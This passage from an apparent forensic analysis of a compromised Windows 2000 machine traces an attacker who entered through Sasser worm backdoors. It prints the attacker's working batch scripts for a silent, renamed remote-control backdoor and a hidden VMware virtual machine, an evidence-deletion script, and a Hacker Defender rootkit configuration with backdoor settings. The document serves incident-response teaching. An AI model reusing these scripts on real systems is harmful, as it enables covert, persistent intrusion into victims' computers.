                                DHCP Server:     192.168.1.1
                                IP address(es)
                                [01]: 192.168.1.100
```

There is also a free utility by the same name "SystemInfo"[11] that runs on Windows 98/ME/NT/W2K/XP systems. It includes a graphical interface as well as a command-line interface. The command-line version was run on a Windows 2000 computer and produced the following output:

```
- System Bios :
        Bios Version : Satellite330CDT  v6.10   TOSHIBA
        Bios Date : 03/23/98
        Identifier : 03/23/98

- Video Bios :
        Bios Version : 03/23/98
        Bios Date : 03/23/98

- Os Version :
        Windows 2000 5.0 (Build 2195) Service Pack 4
        (DBCS) User.Exe Version : False
        Debugging User.Exe Version : False

- Processor :
        Quantity : 1
        Processor Type : GenuineIntel
        Processor Name : GenuineIntel
        Identifier : GenuineIntel
```

[11] Available from http://www.networkdls.com/

```
        Speed : 266Mhz
        Level : 586
        Granularity : 64K
        Revision : 2049
        High-End Processor : True

- Windows Network :
        Machine Name : W2KSP4
        User Name : Administrator
        Security Present: False

- Memory Information :
        Total Physical Memory: 97972 KB / 95 MB
        Used Memory: 54136 KB / 53 MB
        Free Memory: 43836 KB / 42 MB

- Winsock Information :
        Winsock Version : 1.1
        Winsock HIGH Version : 2.2
        Winsock Description : WinSock 2.0
        Max Sockets : 32767
        Max UDP Datagram Size : 65467
        Winsock Installed ( No Errors )


-Local Host win2ksp4 Info :
        Address List
                (# 0) 127.0.0.1

-Local Machine win2ksp4 Info :
        Address List
                (# 0) 127.0.0.1

- Boot Type :
        Normal

- Command :
        Interpreter: C:\WINNT\system32\cmd.exe
        Version: 8.147

- Directory :
        Windows: C:\WINNT
        System: C:\WINNT\system32
        Temporary: C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp
        Path: C:\WINNT\system32;C:\WINNT;C:\WINNT\System32\Wbem

- Windows Up-Time :
        0 Days, 0 Hours, 18 Minutes, 28 Seconds


Drive A:/ (Removable Disk) :

Drive C:/ (Fixed Disk) :
        Volume Name:
        File System: NTFS
        Serial Number : AAAA-1234
        Max File Name Length: 255

        Volume Flags:
                File Case Is Preserved.
                Supports Case Sensitive Names.
                Supports Unicode In Filenames.
                Security Is Preserved And Enforced.
                Supports File-Based Compression.

        Bytes Total 3.81 GB / 3905 MB
        Bytes Used 0.71 GB / 727 MB
        Bytes Free 3.10 GB / 3178 MB
        Bytes Quota 3.10 GB / 3178 MB

Drive D:/ (Cd-Rom Drive) :
```

```
Drive E:/ (Removable Disk) :

- Display Information :
        Full Screen Size : 800 X 600
        Viewable Desktop Size : 800 X 553
        Minimum Window Size : 112 X 27
        Icon Spacing Grid : 75 X 75

- Mouse Information :
        Mouse Present : True
        Number Of Mouse Buttons: 2
        Mouse Buttons Swapped : False
        Mouse Wheel Present : False

- Mouse Metrics :
        Double Click Square : 4 X 4
        Begin Drag Square : 4 X 4
```

As can be seen, there are many tools available to gather information about a targeted system. Just as this information can be useful to an administrator managing or troubleshooting the system, this information can be utilized by to attacker to determine what resources are available and how to further exploit the system.

**Exploiting the System**—*using an identified vulnerability to gain access or escalate privileges on the target.*

The attacker was probably focusing attention on machines that had already been exploited by the Sasser worm. In this particular case, the machine was initially compromised by the Sasser.B variant which uses a buffer overflow in the LSASRV.DLL component of vulnerable systems. Once infected by the Sasser.B variant, new TCP ports were opened and listening for connections. The attacker could use one of these TCP ports to obtain a remote command shell.

The attacker may have gained access by using a program such as "netcat"[12] or a program generated by the Metasploit Framework[13]. It is likely that the FTP server component of the Sasser worm was exploited[14]. An example of exploiting the FTP server component of the Sasser worm to obtain a remote command shell is demonstrated in Appendix A.

**Keeping Access**—*making changes to the target to make future access easier. This stage can also involve patching the vulnerability that was originally exploited or otherwise securing the machine. This is done to keep other attackers from exploiting the same system.*

After reviewing results of some of the scans, the attacker likely picked this particular machine because it had a large amount of free disk space and a reasonably fast

[12] The netcat tool is available from http://www.securityfocus.com/tools/137
[13] Information about Metaspoit Framework and the Metasploit Project is available at http://www.metasploit.com/
[14] mandragore, "sasser v[a-e] exploit (of its ftpd server)," May 10, 2004, http://packetstormsecurity.org/0405-exploits/sasserftpd.c

network connection, it seemed to be powered up most of the time, and it was not very up-to-date in terms of critical patches.

The first step an attacker often performs on a newly compromised machine is to install software and/or make changes to allow for easier future access. While the attacker had successfully gained remote access to the machine by exploiting the Sasser worm, this would not always being an option in the future, and the attacker also wants to prevent other potential attackers from accessing the machine. The attacker installs the Famatech Remote Administrator[15] tool (often referred to as "radmin") which allows a remote user to see and control the remote machine just as if the user was sitting in front of the machine. This will allow the attacker to install software, make system changes or perform tasks that are more easily done with graphical tools instead of relying only on command-line tools. The attacker also installs the Serv-U FTP server[16] program. This software makes it easier to transfer files to and from the machine by an individual or group of individuals either for sharing files or for installing other tools.

To install "radmin" the attacker could have used the command-line FTP client available in Windows to connect to an FTP server running on another compromised machine. Installation files were copied to "`C:\WINNT\config`". Shown below are the files left behind in this directory by the attacker:

```
File                 Size           Unit    Date[*]        Time[*]
-----                ----           ----    -----          -----
AdmDll.dll           90,112         Bytes   5/10/2004      9:25 AM
raddrv.dll           29,408         Bytes   5/10/2004      9:25 AM
regdit.exe           241,664        Bytes   5/10/2004      9:26 AM
Register.exe         61,952         Bytes   5/10/2004      9:26 AM
start.bat            121            Bytes   5/10/2004      9:26 AM

[*] Time and date shown for time modified.
```

The file "start.bat" is an install script written to make installation of the Remote Administrator program easier from the command-line. The attacker renamed the radmin program to "regdit.exe" in hopes that if seen running on the computer, it will be mistaken for a legitimate Windows process and ignored. The "start.bat" file is shown below:

```
@echo off
Register.exe
regdit.exe /port:29 /pass:heya /save /silence
regdit.exe /install /silence
regdit.exe /start
```

The install script tells the radmin program to listen on TCP port 29 and to require a password of "heya" for incoming connections. "Register.exe" is probably a program that could make the installed radmin process harder to kill and ensures that it will be restarted automatically when the machine is rebooted.

[15] Available from http://www.famatech.com/
[16] Available from http://www.serv-u.com/

The attacker also transfers the Serv-U FTP server program to the machine. This is installed into the "`C:\WINNT\system32`" directory where it also has been renamed so as to appear to be a non-malicious Windows process. The Serv-U FTP server program found on the machine is shown below:

```
File           Size           Unit    Date[*]        Time[*]
-----          ----           ----    -----          -----
tsksrv.exe     572,416        Bytes   5/11/2004      10:04 PM

[*] Time and date shown for time modified
```

The attacker has now installed some tools to make working with the compromised machine easier and is ready to move on to the next step—setting up a remote virtual machine. While the remote virtual machine will use resources from the compromised host machine, it will in many ways be a separate and independent machine, to be used only by the attacker and the attacker's associates. Hiding the files and processes that comprise the virtual machine will turn it into a sort of "ghost" machine on the network and make it difficult to physically locate if detected by network sensors.

The attacker had acquired a copy of VMware GSX Server 2.0[17] along with a working license key. VMware GSX Server is similar to the VMware Workstation product, but GSX Server has many added management capabilities. With VMware GSX server, it is possible to remotely access and centrally manage virtual machines that are located on different host machines.

The attacker probably prepared for the installation of the virtual machine a few weeks earlier by constructing a pre-built virtual machine to use after VMware GSX Server was installed. Because a virtual machine is hardware independent and consists only of files, it can be very portable. The attacker chose to run the Slackware[18] Linux operating system on the virtual machine.

The Slackware Linux web page states:

> *"Slackware Linux provides new and experienced users alike with a fully-featured system, equipped to serve in any capacity from desktop workstation to machine-room server. Web, ftp, and email servers are ready to go out of the box, as are a wide selection of popular desktop environments. A full range of development tools, editors, and current libraries is included for users who wish to develop or compile additional software."*[19]

[17] The commercial GSX Server product has been replaced by free VMware Server product, information is available at http://www.vmware.com/products/gsx/. The version VMware GSX Server that was available in June 2005 was 3.1. Virtual machines created with version 2.0 could be opened and used with version 3.1. This was tested with VMware GSX Server 3.1 using a 30-day demo license obtained upon request from VMware. Tests in this paper were not performed using the updated free VMware Server product.

[18] More information about Slackware Linux can be found at http://www.slackware.com/

[19] Slackware Linux, Inc., "What is Slackware Linux?," http://www.slackware.com/info/

A Slackware Linux virtual machine allows the attacker a large amount of flexibility. After it has been installed on the compromised host, this type of virtual machine can be configured to provide a wide range of services and functions that might be difficult to set up on other operating systems. The flexible configuration of the virtual machine can be modified to match the target environment and resources available.

The attacker transfers the files needed to install VMware GSX Server to Dr. Jones's lab PC. These files are put into the "`C:\WINNT\system32\config`" directory. The VMware related files found in this directory are listed below:

```
File            Size     Date[1]          Time[1]  Attrib   Path[2]
-----           -----    -----            -----    ------   ------
Event.dll       3,584    5/10/2004        6:52 AM
libeay32.dll    684,032  5/10/2004        6:52 AM
lsass.exe       13,312   5/10/2004        9:11 AM  a        C:\WINNT\system32\config\
MKSax.ocx       639,031  5/10/2004        6:52 AM
net.dll         1        5/10/2004        6:52 AM
netbridge.inf   3,324    5/10/2004        6:52 AM  a        C:\WINNT\system32\config\
netcfg.exe      36,929   5/10/2004        6:52 AM
nethlp.dll      41,025   5/10/2004        6:52 AM
netinstall.exe  27,200   5/10/2004        6:52 AM  a        C:\WINNT\system32\config\
netreg.EXE      47,616   5/10/2004        6:52 AM  a        C:\WINNT\system32\config\
netui.dll       61,503   5/10/2004        6:52 AM
network.bat     446      5/10/2004        6:52 AM  a        C:\WINNT\system32\config\
ntlogoff.exe    29,696   5/10/2004        9:12 AM  a        C:\WINNT\system32\config\
ntwrap.dll      45,109   5/10/2004        6:52 AM
nuxserv.bat     319      5/10/2004        9:09 AM
reboot.bat      15       5/10/2004        6:52 AM  a        C:\WINNT\system32\config\
reg2.bat        6,937    5/10/2004        6:52 AM  a        C:\WINNT\system32\config\
remov.bat       214      5/10/2004        6:52 AM  a        C:\WINNT\system32\config\
res.dll         2,203,648  5/10/2004      6:52 AM
Sc.exe          39,168   5/10/2004        6:52 AM  a        C:\WINNT\system32\config\
serv.bat        541      5/10/2004        6:52 AM  a        C:\WINNT\system32\config\
services.exe    79,360   5/10/2004        9:10 AM  a        C:\WINNT\system32\config\
ssleay32.dll    147,456  5/10/2004        6:52 AM
subinacl.exe    52,224   5/10/2004        6:52 AM
svchosts.exe    1,251,328  5/10/2004      6:52 AM
UI.dll          1,454,132  5/10/2004      6:52 AM
vmnet.sys       26,193   5/10/2004        6:52 AM  a        C:\WINNT\system32\config\
vmx86.sys       20,877   5/10/2004        6:52 AM  a        C:\WINNT\system32\config\
wmbridge.dll    37,876   5/10/2004        6:52 AM

[1]  Time and date shown are for time modified.
[2]  If no path is shown, the file was being hidden by a rootkit.
```

Not all of the above listed files were visible to a user when the machine was running Windows. A rootkit (to be discussed in an upcoming section) had also been installed and was being used to hide files.

The attacker had created some install scripts to use to make the installation of VMware a bit easier. The install scripts are the files that end with the ".bat" file extension. These are often referred to as "batch" files and are typically used to automate tasks. A previously shown batch file was used by the attacker to install the Remote Administrator program.

The main installation of VMware would be handled by the "reg2.bat" script. The contents of this file are shown below (long lines are wrapped and blank lines have been inserted to separate wrapped lines):

```
@echo off
echo -- Registry Installating --
```

```
netreg  add "HKEY_LOCAL_MACHINE\SOFTWARE\Vmware, Inc.\SID" /v "__vmware__" /t REG_BINARY /d
0105000000000005150000006bd66204625cbc06dbeb0c50eb030000 /f

echo path
netreg  add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\sensor" /v InstallPath /t REG_SZ /d
"c:\winnt\system32\inetsrv" /f

echo version
netreg  add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\sensor" /v Version /t REG_SZ /d "2.0.0000" /f

echo default licence
netreg  add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\sensor\Dormant" /f
netreg  add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\sensor\Dormant\License.gsx.2.0-00" /v StartFields /t REG_SZ
/d "Cpt, ProductID, ProductType, LicenseType, Epoch" /f

netreg  add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\sensor\Dormant\License.gsx.2.0-00" /v Cpt /t REG_SZ /d
"COPYRIGHT (c) VMware, Inc. 1999-2002" /f

netreg  add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\sensor\Dormant\License.gsx.2.0-00" /v ProductID /t REG_SZ /d
"VMware GSX Server for Win32" /f

netreg  add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\sensor\Dormant\License.gsx.2.0-00" /v ProductType /t REG_SZ
/d "2.0" /f

netreg  add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\sensor\Dormant\License.gsx.2.0-00" /v EndField /t REG_SZ /d
"Hash" /f

netreg  add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\sensor\Dormant\License.gsx.2.0-00" /v LicenseType /t REG_SZ
/d "Site" /f

netreg  add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\sensor\Dormant\License.gsx.2.0-00" /v Hash /t REG_SZ /d
"75fe4e77-cb3cd168-104c3cfc-419a4684-b4b358f8" /f

netreg  add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\sensor\Dormant\License.gsx.2.0-00" /v Epoch /t REG_SZ /d
"2002-4-17" /f

echo .
echo my licence
netreg  add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\sensor\Server\License.gsx.2.0-00" /v StartFields /t REG_SZ
/d "Cpt, ProductID, ProductType, LicenseType, Epoch" /f

netreg  add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\sensor\Server\License.gsx.2.0-00" /v Cpt /t REG_SZ /d
"COPYRIGHT (c) VMware, Inc. 1999-2002" /f

netreg  add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\sensor\Server\License.gsx.2.0-00" /v ProductID /t REG_SZ /d
"VMware GSX Server for Win32" /f

netreg  add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\sensor\Server\License.gsx.2.0-00" /v ProductType /t REG_SZ
/d "2.0" /f

netreg  add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\sensor\Server\License.gsx.2.0-00" /v EndField /t REG_SZ /d
"Hash" /f

netreg  add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\sensor\Server\License.gsx.2.0-00" /v LicenseType /t REG_SZ
/d "Site" /f

netreg  add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\sensor\Server\License.gsx.2.0-00" /v Hash /t REG_SZ /d
"75fe4e77-cb3cd168-104c3cfc-419a4684-b4b358f8" /f

netreg  add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\sensor\Server\License.gsx.2.0-00" /v Epoch /t REG_SZ /d
"2002-4-17" /f

echo .
netreg  add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\sensor\Server\License.gsx.2.0-00" /v Name /t REG_SZ /d "yop"
/f

netreg  add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\sensor\Server\License.gsx.2.0-00" /v CompanyName /t REG_SZ
/d "-yop-" /f

netreg  add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\sensor\Server\License.gsx.2.0-00" /v Serial /t REG_SZ /d
"XXXXX-XXXXX-XXXXX-XXXXX" /f

echo .
echo --- service vmx86 ---
netreg  add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\vmx86" /v ErrorControl /t REG_DWORD /d
"00000001" /f

netreg  add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\vmx86" /v Type /t REG_DWORD /d "00000001" /f

netreg  add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\vmx86" /v Group /t REG_SZ /d "Extended base"
/f
```

```
netreg  add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\vmx86" /v Start /t REG_DWORD /d "00000002" /f

echo .
netreg  add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\vmx86\Enum" /v 0 /t REG_SZ /d
"Root\LEGACY_VMX86\0000" /f

netreg  add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\vmx86\Enum" /v Count /t REG_DWORD /d
"00000001" /f

netreg  add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\vmx86\Enum" /v NextInstance /t REG_DWORD /d
"00000001" /f

echo .
echo change ACL !!!!
subinacl /keyreg HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root /grant="%1"=F
pause
echo --- service kernel
netreg  add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_VMX86" /v NextInstance /t REG_DWORD
/d "00000001" /f

echo .
netreg  add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_VMX86\0000" /v Service /t REG_SZ /d
"vmx86" /f

netreg  add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_VMX86\0000" /v Legacy /t REG_DWORD /d
"00000001" /f

netreg  add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_VMX86\0000" /v ConfigFlags /t
REG_DWORD /d "00000000" /f

netreg  add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_VMX86\0000" /v Class /t REG_SZ /d
"LegacyDriver" /f

netreg  add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_VMX86\0000" /v ClassGUID /t REG_SZ /d
"{8ECC055D-047F-11D1-A537-0000F8753ED1}" /f

netreg  add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_VMX86\0000" /v DeviceDesc /t REG_SZ
/d "vmx86" /f

netreg  add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_VMX86\0000" /v Capabilities /t
REG_DWORD /d "00000000" /f

netreg  add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_VMX86\0000\Control" /v
DeviceReference /t REG_DWORD /d "818bc7c0" /f

netreg  add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_VMX86\0000\Control" /v ActiveService
/t REG_SZ /d "vmx86" /f

echo ---
echo patch2
netreg  add "HKEY_CLASSES_ROOT\CLSID\{3d09c1ca-2bcc-40b7-b9bb-3f3ec143a87b}" /v @ /t REG_SZ /d "Bridge notifier
object" /f

netreg  add "HKEY_CLASSES_ROOT\CLSID\{3d09c1ca-2bcc-40b7-b9bb-3f3ec143a87b}\InProcServer32" /v @ /t REG_SZ /d
"%SystemRoot%\System32\inetsrv\wmbridge.dll" /f

netreg  add "HKEY_CLASSES_ROOT\CLSID\{3d09c1ca-2bcc-40b7-b9bb-3f3ec143a87b}\InProcServer32" /v ThreadingModel
/t REG_SZ /d "Both" /f

echo Events gsx
netreg  add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Eventlog\Application\VMware Gsx Server" /v
EventMessageFile /t REG_SZ /d "%SystemRoot%\System32\inetsrv\Event.dll" /f

netreg  add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Eventlog\Application\VMware Gsx Server" /v
TypesSupported /t REG_DWORD /d "0000001f" /f

netreg  add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Eventlog\Application\VMware Gsx Server" /v
CategoryCount /t REG_DWORD /d "00000001" /f

echo events vmnet
netreg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Eventlog\System\VMnet" /v TypesSupported /t
REG_DWORD /d "00000001" /f

netreg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Eventlog\System\VMnet" /v EventMessageFile /t
REG_SZ /d "%SystemRoot%\System32\inetsrv\Event.dll" /f
copy /y wmbridge.dll %SystemRoot%\system32\inetsrv\wmbridge.dll
copy /y Event.dll %SystemRoot%\System32\inetsrv\Event.dll
echo Done !
```

The above script creates many of the necessary registry entries for running VMware and copies some of the needed files to other locations.

Next, the attacker runs the "nuxserv.bat" script. The contents of this file are shown below (again, long lines have been wrapped and a blank line inserted):

```
services createsvrany "DRS" "Distributed Registry System" "c:\winnt\system32\config\lsass.exe"
"c:\winnt\system32\config\svchosts.exe"

netreg.EXE add "HKEY_LOCAL_MACHINE\system\CurrentControlSet\services\drs\Parameters" /v
Application /t REG_SZ /d "c:\winnt\system32\config\svchosts.exe -x -q D:\SYSTEM~1\INDEX.vmx" /f
```

This script creates a new service and adds an entry to the Windows Registry regarding this new service. Programs are often set to be run as services so they are started automatically when a machine is rebooted. The newly created service relates to the specific files that make up the virtual machine that will be installed.

The attacker then runs the "network.bat" script to tell VMware to use the bridged networking option for the virtual machine and install the needed files. The contents of "network.bat" are shown below:

```
@echo off

echo Installing networking

echo Clean
netinstall.exe -o
netinstall.exe -u vm_bridge
netinstall.exe -u vmware_bridge
netinstall.exe -a
netinstall.exe -p

echo Installing Bridge
netinstall.exe -l netbridge.inf -i vmware_bridge
if exist %SystemRoot%\system32\drivers\vmx86.sys goto error
copy vmx86.sys %SystemRoot%\system32\drivers\vmx86.sys
goto end

:error
echo deja vmx86.sys !?
goto end

:end
pause
```

Selecting VMware's bridged networking option for the virtual machine allows the virtual machine to use an IP address that can be accessed directly from an external network. It would be difficult for an external user (someone who is accessing the machine remotely through the network connection and not sitting directly in front of the machine) to distinguish between using a virtual machine and using an actual physical machine attached to the network.

Since the attacker would like to access and manage the virtual machine remotely (useful in case some of the networking options used by the virtual machine need to altered), the "serv.bat" script is run. The contents of "serv.bat" are shown below (long lines wrapped, blank separator lines inserted):

```
sc create VMRPC binPath= "%SystemRoot%\system\SERVICES.EXE" type= own start= auto  error= normal
obj= LocalSystem DisplayName= "VMRPC Manager"

netreg.EXE add "HKEY_LOCAL_MACHINE\system\CurrentControlSet\services\vmrpc\Parameters" /v
AppDirectory /t REG_SZ /d "%1" /f

netreg.EXE add "HKEY_LOCAL_MACHINE\system\CurrentControlSet\services\vmrpc\Parameters" /v
Application /t REG_SZ /d "%1\svchost.exe" /f

netreg.EXE add "HKEY_LOCAL_MACHINE\system\CurrentControlSet\services\vmrpc\Parameters" /v
AppParameters /t REG_SZ /d "-x -q %2" /f
```

This script creates a new service and sets related registry entries. This service is likely related to the feature of VMware GSX Server that allows for the remote management of virtual machines.

Finally the attacker needs to reboot the compromised machine so that all of the changes made by the install scripts can take effect. Since the attacker prefers to use the command-line when possible, the "reboot.bat" script is run. The contents of "reboot.bat" are shown below:

```
ntlogoff.exe -R
```

The above command simply reboots the machine.

Now that VMware GSX Server has been installed and is running, all that remains is to actually set up the virtual machine itself. Since the files that make up the starting virtual machine are a few hundred megabytes in size, the attacker has compressed them into a set of self-extracting RAR[20] archive files before transferring them to the compromised machine. These files were stored in "`D:\RECYCLER`". The archive files are listed below:

```
File                 Size        Date[*]   Time[*] Attrib  Path
-----                -----       -----     -----   ------  ------
slck.part01.exe      25,000,000  5/10/2004 6:24 AM   a     D:\RECYCLER\
slck.part02.rar      25,000,000  5/10/2004 6:25 AM   a     D:\RECYCLER\
slck.part03.rar      25,000,000  5/10/2004 6:26 AM   a     D:\RECYCLER\
slck.part04.rar      18,242,414  5/10/2004 6:27 AM   a     D:\RECYCLER\

[*] Time and date shown are time modified.
```

When the archive is unpacked, it contains the following files:

```
File                 Size          Unit    Date[*]        Time[*]
-----                ----          ----    -----          -----
Index-02.000         196,514,304   Bytes   4/3/2004       1:05 AM
Index-03.000         2,560         Bytes   4/3/2004       12:51 AM
Index.000            183,079,424   Bytes   4/3/2004       1:05 AM
index.vmx            694           Bytes   4/3/2004       12:34 AM
INDEX.vmx.bak        697           Bytes   4/3/2004       12:34 AM
nvram                8,664         Bytes   4/3/2004       1:05 AM
```

[20] Some information about RAR compression can be found at http://www.geocities.com/marcoschmidt.geo/rar-archive-file-format.html. WinRAR is a popular Windows tool for creating and working with RAR compressed volumes can be obtained from http://www.winrar-rog.com/.

```
perf.dll              119,984        Bytes   4/3/2004       1:05 AM

[*] Time and date shown are time modified.  Remember, these files were found inside a packed
archive
```

These files store the information for an initial Slackware Linux virtual machine that can be further customized once installed. More information about the installed Slackware Linux virtual machine can be found in Appendix C.

Once installed, remote access to the virtual machine is possible through two methods. The Slackware Linux virtual machine can run network services such as an SSH[21] server or an FTP server. Another option available is to use the VMware GSX Server management tools. These management tools allow connection to and management of a virtual machine from a remote machine.

**Covering Tracks**—*removing and concealing signs of the exploit and other suspicious activity.*

The Sasser worm itself leaves some easily visible and identifiable signs of being present. It is an active, but not stealthy worm. It creates a log file (usually "C:\win.log") that contains a list of other machines that have been compromised. Also, depending on particular Sasser variant, a file named "avserve.exe" or "avserve2.exe" is usually copied to the system root folder (often C:\WINNT or C:\WINDOWS). And as mentioned earlier, TCP port 5554 is also usually open on infected machines.

On the other hand, the attacker is a bit more discreet. However, the attacker forgets to run (or it fails to execute properly) one last script related to the installation of VMware. After installing VMware and rebooting so the changes would take effect, the attacker probably planned to run the "remov.bat" file. This script would delete the setup files used by the attacker to install VMware. The contents of "remov.bat" are shown below:

```
@echo off
del netbridge.inf
del netinstall.exe
del netreg.EXE
del network.bat
del ntlogoff.exe
del reboot.bat
del reg2.bat
del SC.EXE
del serv.bat
del vmnet.sys
del vmx86.sys
del remov.bat
echo netoyer
```

After the files would have been deleted by the "remov.bat" script, the remaining files were to be hidden with a rootkit. The only VMware attack relevant file that would have remained visible in "`C:\WINNT\system32\config`" would be:

[21] SSH is short for "Secure Shell". For more information see http://en.wikipedia.org/wiki/SSH

```
File            Size     Date[*]          Time[*]  Attrib   Path
-----           -----    -----            -----    ------   ------
lsass.exe       13,312   5/10/2004        9:11 AM  a        C:\WINNT\system32\config\

[*]  Time and date are for time modified.
```

The file "C:\WINNT\system32\config\lsass.exe" is referenced in the "nuxserv.bat" file and part of the files used for the VMware attack. However, the presence of a file with this name alone in a non-standard location would not be highly suggestive of an installation of VMware, especially on a machine known to be infected by the Sasser worm which exploits file by the same name.

Even though the "remov.bat" was not run or failed to delete some files, the attacker had taken other steps to hide suspicious activity on the machine. About the same time the remote administration tool and Serv-U FTP server were installed, the attacker also installed the user mode rootkit named "Hacker Defender"[22]. This is a very capable rootkit and can be customized to hide specific files, registry entries and suspicious processes.

The Hacker Defender rootkit basically involves two files—the program file and a configuration file with a list of items that the rootkit should hide. A section of the program's "readme" file outlines its usage as follows:

```
=====[ 3. Usage ]=================================================================

        Usage of hxdef is quite simple:

        >hxdef100.exe [inifile]
or
        >hxdef100.exe [switch]


        Default name for inifile is EXENAME.ini where EXENAME is the name of
executable of main program without extension. This is used if you run hxdef
without specifying the inifile or if you run it with switch (so default
inifile is hxdef100.ini).

        These switches are available:

        -:installonly  -       only install service, but not run
        -:refresh      -       use to update settings from inifile
        -:noservice    -       doesn't install services and run normally
        -:uninstall    -       removes hxdef from the memory and kills all
                               running backdoor connections
                               stopping hxdef service does the same now

Example:
        >hxdef100.exe -:refresh

        Hxdef with its default inifile is ready to run without any change
in inifile. But it's highly recommended to create your own settings. See
4. Inifile section for more information about inifile.
        Switches -:refresh and -:uninstall can be called only from original
exefile. This mean you have to know the name and path of running hxdef
```

[22] A web site for Hacker Defender is http://hxdef.net.ru/ and the rootkit can be downloaded from http://hxdef.net.ru/download.php. At the time a draft of this paper was written, this web-site was one of a few rootkit related web sites being targeted by a Distributed Denial of Service (DDOS) attack. A mirror for the main page may be accessible at http://hxdef.xtremescripter.de/. Another rootkit related web site which was also subject to a DDOS attack is http://www.rootkit.com.

```
exefile to change settings or to uninstall it.
```
[23]

The attacker placed the following Hacker Defender related files in "C:\WINNT\addins":

```
File                  Size          Unit    Date[*]        Time[*]
-----                 ----          ----    -----          -----
kernel.drv            1,383         Bytes   5/10/2004      5:56 AM
kernel.sys            70,144        Bytes   5/10/2004      5:56 AM
hkrnldrv.sys          3,328         Bytes   5/10/2004      5:57 AM

[*] Time and date shown are for time modified.
```

The file "kernel.sys" is the executable file and the "kernel.drv" is the configuration file. The "hkrnldrv.sys" file is referenced at the end of the configuration file and is involved with loading the rootkit as driver. The configuration file is shown below:

```
[rz_Hidden Table]
kernel.sys
kernel.drv
hkrnldrv.sys
~DF1F5E.exe
svchosts.exe
dllhost.exe
nuxhdstuff*
netconf.tmp*
INDEX.vmx
INDEX.vmx.bak
INDEX.000.lck
INDEX.000
INDEX-*
nvram
perf.dll
Event.dll
libeay32.dll
MKSax.ocx
net.dll
netcfg.exe
nethlp.dll
netui.dll
ntwrap.dll
nuxserv.bat
res.dll
ssleay32.dll
subinacl.exe
UI.dll
wmbridge.dll

[rz_Root Processes]
hkrnldrv.sys
kernel.sys
svchosts.exe
dllhost.exe
~DF1F5E.exe
winvnc.exe

[rz_Hidden Services]
WMI32
WIN32
WMIsVC
DRS
GRS
```

[23] Holy_Father,"readmeen.txt," January 1, 2004, (included as part zip file) http://hxdef.net.ru/download/hxdef100.zip

```
vmx86
VMnet
tsserver

[rz_Hidden RegKeys]
r_server
LEGACY_r_server
UNREALIRCD
LEGACY_UNREALIRCD
WMI32
LEGACY_WMI32
WIN32
LEGACY_WIN32
WMIsVC
LEGACY_WMIsVC
EventStop
LEGACY_EventStop
HookKernelDrv
LEGACY_HookKernelDrv
License.gsx.2.0-00
vmx86
LEGACY_VMX86
VMware Gsx Server
VMnet

[rz_Hidden RegValues]
Dumpcheck
Userscheck
kernelcheck

[rz_Startup Run]

[rz_Free Space]
D:80000000000

[rz_Hidden Ports]
TCP:20,22

[rz_Settings]
rz_Password=guylux
rz_BackdoorShell=~DF1F5E.exe
rz_FileMappingName=__R_000000000007_5Mem__
rz_ServiceName=WMI32
rz_ServiceDisplayName=Windows Management Instrumention Extensions System
rz_ServiceDescription=Provides systems management extension to and from system.
rz_DriverName=HookKernelDrv
rz_DriverFileName=hkrnldrv.sys

[Comments]
```

